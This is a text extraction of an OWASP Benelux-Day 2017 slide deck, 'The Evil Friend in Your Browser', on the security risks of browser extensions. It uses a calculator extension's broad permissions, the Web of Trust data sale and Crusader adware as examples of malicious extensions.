

The Evil Friend in Your Browser

Software Assurance & Security Research

Department of Computer Science, The University of Sheffield, Sheffield, UK

<https://logicalhacking.com/>

OWASP Benelux-Day 2017

November 24, 2017

Tilburg, The Netherlands



{* LogicalHacking *} .com



OWASP

The Open Web Application Security Project




The
University
Of
Sheffield.

Outline

- 1 Motivation
- 2 What are extensions: user perspective
- 3 What are extensions: developer perspective
- 4 Real world extensions
- 5 Outlook

Browsers are the new operating systems


Browsers are the new operating systems




Browsers are the new operating systems




Browsers are the new operating systems




Browsers are the new operating systems



Browsers are the new operating systems



Browsers are the new operating systems



Protecting Web Users

- ▶ HttpOnly
- ▶ Same-origin policy
- ▶ Content Security Policy (CSP)
- ▶ ...



Security of web browsers

- ▶ The major browser vendors
 - ▶ take security seriously
 - ▶ investing a lot in making web browsers **secure** and **trustworthy**



Security of web browsers

- ▶ The major browser vendors
 - ▶ take security seriously
 - ▶ investing a lot in making web browsers **secure** and **trustworthy**
- ▶ We have a good basis for secure web applications



Security of web browsers

- ▶ The major browser vendors
 - ▶ take security seriously
 - ▶ investing a lot in making web browsers **secure** and **trustworthy**
- ▶ We have a good basis for secure web applications,
until we add extensions:
 - ▶ can extend/modify the browser
 - ▶ anybody can write/offer them



Security of web browsers

- ▶ The major browser vendors
 - ▶ take security seriously
 - ▶ investing a lot in making web browsers **secure** and **trustworthy**
- ▶ We have a good basis for secure web applications,
until we add extensions:
 - ▶ can extend/modify the browser
 - ▶ anybody can write/offer them
 - ▶ might tear down the defence from **inside**



Outline

- 1 Motivation
- 2 What are extensions: user perspective
- 3 What are extensions: developer perspective
- 4 Real world extensions
- 5 Outlook

Browser extensions

- Add-ons extending your browser
- Google says:
 - **small** software programs
 - **little to no** user interface

The screenshot shows a Google Chrome browser window with the title "What are extensions? - Google Chrome - Chromium". The URL in the address bar is <https://developer.chrome.com/extensions>. The main content area displays the following text:

What are extensions?

Extensions are small software programs that can modify and enhance the functionality of the Chrome browser. You write them using web technologies such as HTML, JavaScript, and CSS.

Extensions have little to no user interface. For example, the image to the right shows the icon that provides the UI for the [Google Mail Checker extension](#).

Extensions bundle all their files into a single file that the user downloads and installs. This bundling means that, unlike ordinary web apps, extensions don't need to depend on content from the web.

You can distribute your extension using the [Chrome Developer Dashboard](#) to publish to the [Chrome Web Store](#). For more information, see the [store developer documentation](#).

How do I start?

1. Follow the [Getting Started tutorial](#)
2. Read the [Overview](#)
3. Keep up to date by reading the [Chromium blog](#)
4. Subscribe to the [chromium-extensions group](#)

Featured videos


[Technical videos](#)

The left sidebar contains a navigation menu with the following items:

- Apps
- Extensions
- Learn Basics
 - Overview
 - Hosting Changes
 - Extension Quality Guidelines FAQ
 - Event Pages
 - Content Scripts
 - activeTab Permission
 - What's New?
- Getting Started Tutorial
- Samples
- Develop Extensions
- Distribute Extensions
- Chrome Platform APIs
- Help


Browser extensions

- Add-ons extending your browser
- Google says:
 - **small** software programs
 - **little to no** user interface




Browser extensions

- Add-ons extending your browser
- Google says:
 - **small** software programs
 - **little to no** user interface
- What we find:
 - **complex** and **large** programs
 - **sophisticated** user interfaces



Browser extensions

- ▶ Add-ons extending your browser
- ▶ Google says:
 - **small** software programs
 - **little to no** user interface
- ▶ What we find:
 - **complex** and **large** programs
 - **sophisticated** user interfaces
- ▶ What extension can do:
 - modify the user interface
(how your browser behaves)
 - modify web pages
(what you see)
 - modify web request
(what you enter)



Let's search for a simple calculator

Chrome Web Store - Extensions - Chromium

https://chrome.google.com/webstore/category/extensions

chrome web store

Search Extensions

Apps

Games

Extensions

Themes

CATEGORIES

All

FEATURES

Runs Offline

By Google

Free

Available for Android

Works with Google Drive

RATINGS

★★★★★

Featured

Nimbus Clipper

Clip everything to Nimbus Note

Get Started

Make the most of Chrome with these must-have extensions

View all

Hangouts

honey

Flame

Saved \$45!

Let's search for a simple calculator

Chrome Web Store - Extensions - Chromium

https://chrome.google.com/webstore/category/extensions

calculator

chrome web store

Featured

Bitmoji for Google Chrome

Your Personal Emoji

Get Started

Make the most of Chrome with these must-have extensions

View all

All

Extensions

Apps

Games

Themes

CATEGORIES

FEATURES

- Runs Offline
- By Google
- Free
- Available for Android
- Works with Google Drive

RATINGS

★★★★★

The screenshot shows a browser window for the Chrome Web Store. The search bar at the top contains the query 'calculator'. On the left, a sidebar lists categories: Apps, Games, Extensions (which is selected and highlighted in blue), and Themes. Below these are filters for Features (Runs Offline, By Google, Free, Available for Android, Works with Google Drive) and Ratings (★★★★★). The main content area is titled 'Featured' and displays the 'Bitmoji for Google Chrome' extension. The extension's icon features various Bitmoji characters and the text 'Your Personal Emoji'. Below this, there's a 'Get Started' section with a link to 'View all' must-have extensions, showing snippets of other popular extensions like 'hangouts' and 'honey'.

Let's search for a simple calculator

Chrome Web Store - calculator - Chromium

https://chrome.google.com/webstore/search/calculator?_category=extensions

calculator

Apps Extensions Themes

CATEGORIES All

FEATURES Runs Offline By Google Free Available for Android Works with Google Drive

RATINGS ★★★★★

Cloudy Calculator
bwrobinett

A shockingly versatile calculator for Chrome. (Formerly Chromey Calculator)

Calculator
calcchromedev

A beautiful scientific calculator inspired by the iPhone calculator!

Calculator Widget
offered by www.listabelship.com

This add-on is for users of Fulfillment by Amazon (FBA). When viewing an Amazon product page you can click the calculator

DPI Calculator
offered by www.sage42.com

A DPI calculator for Android developers and designers

Amazon FBA Calculator Automated Version
offered by amazonfbacalculatorchromexten...

+ ADD TO CHROME

Productivity ★★★★★ (1467)

+ ADD TO CHROME

Productivity ★★★★★ (380)

+ ADD TO CHROME

Shopping ★★★★★ (39)

+ ADD TO CHROME

Developer Tools ★★★★★ (20)

+ ADD TO CHROME

Let's search for a simple calculator

Calculator - Chrome Web Store - Chromium

Calculator - Chrome W x

<https://chrome.google.com/webstore/detail/calculator/ppilpeehmlhboiknckikefgpdkpnhkjc>

 **Calculator**
offered by calichromedev
★★★★★ (380) | [Productivity](#) | 90,025 users

+ ADD TO CHROME

OVERVIEW REVIEWS RELATED G+ 213

Calculator for Chrome
powered by cheapcheap.io



Save money by comparing prices automatically with our new chrome extension

Only one click to activate the calculator!
Remember to always calculate the best prices with [cheapcheap.io](#)

C + - =

Compatible with your device

A beautiful scientific calculator inspired by the iPhone calculator!

Get this extension to have fast access to a calculator!

One click and the calculator is there!

Really useful.

Please don't forget to rate 5 stars ★ ★ ★ ★ !


Please share this with your friends - give it a Plus 1

Report Abuse

Additional Information

Version: 3.33
Updated: July 13, 2016
Size: 4.41MB

Let's search for a simple calculator



Let's search for a simple calculator

Calculator - Chrome Web Store - Chromium

Calculator - Chrome W x

<https://chrome.google.com/webstore/detail/calculator/ppilpeehmlhboiknckikefgpdkpnhkgc>

Add "Calculator"?
Read and change all your data on the websites you visit

Cancel Add extension

CHECKING... G+ 213

Calculator for Chrome powered by cheapcheap.io

Compatible with your device
A beautiful scientific calculator Inspired by the iPhone calculator!
Get this extension to have fast access to a calculator!
One click and the calculator is there!
Really useful.
Please don't forget to rate 5 stars ★ ★ ★ ★ !
Please share this with your friends - give it a Plus 1

Report Abuse

Additional Information
Version: 3.33
Updated: July 13, 2016
Size: 1.41MB

Only one click to activate the calculator!
Remember to always calculate the best prices with cheapcheap.io

Save money by comparing prices automatically with our new chrome extension

© 2017 LogicalHacking.com.

Public (CC BY-NC-ND 4.0)


Page 9 of 32

Malicious extensions are a real threat (1/2)




- Web of Trust (WoT) logged all web requests

Malicious extensions are a real threat (1/2)



- Web of Trust (WoT) logged all web requests
- and sold the data to third parties

Malicious extensions are a real threat (1/2)




- Web of Trust (WoT) logged all web requests
- and sold the data to third parties
- A German TV station bought the data

Malicious extensions are a real threat (1/2)



- Web of Trust (WoT) logged all web requests
- and sold the data to third parties
- A German TV station bought the data
- “de-anonymized” it

Malicious extensions are a real threat (1/2)



- Web of Trust (WoT) logged all web requests
- and sold the data to third parties
- A German TV station bought the data
- “de-anonymized” it
- and found critical data, e.g.:
 - tax declaration of a member of the German parliament
 - details about international search warrants
 - ...

Malicious extensions are a real threat (2/2)



Malicious extensions are a real threat (2/2)

Adware Replaces Phone Numbers for Security Firms Returned in Search Results

By [Catalin Cimpanu](#)

March 27, 2017 02:30 PM 0

A new adware family named Crusader will rewrite tech support phone numbers returned in Google search results, display ads, and show popups pushing tech support scams.

Current versions of Crusaders are installed on victims' computers via software bundles. Users usually download a free application, whose installer also adds Crusader.

The adware takes the form of a Chrome extension, Firefox add-on, and Internet Explorer Browser

Malicious extensions are a real threat (2/2)

https://www.google.co.in/#q=dell+support+number&*&spf=3

dell support number - Google Search

Sign in

All News Videos Images Maps More Settings Tools

About 6,48,00,000 results (0.58 seconds)

Dell / Customer service

8622009987

BLEEPING COMPUTER

DELL

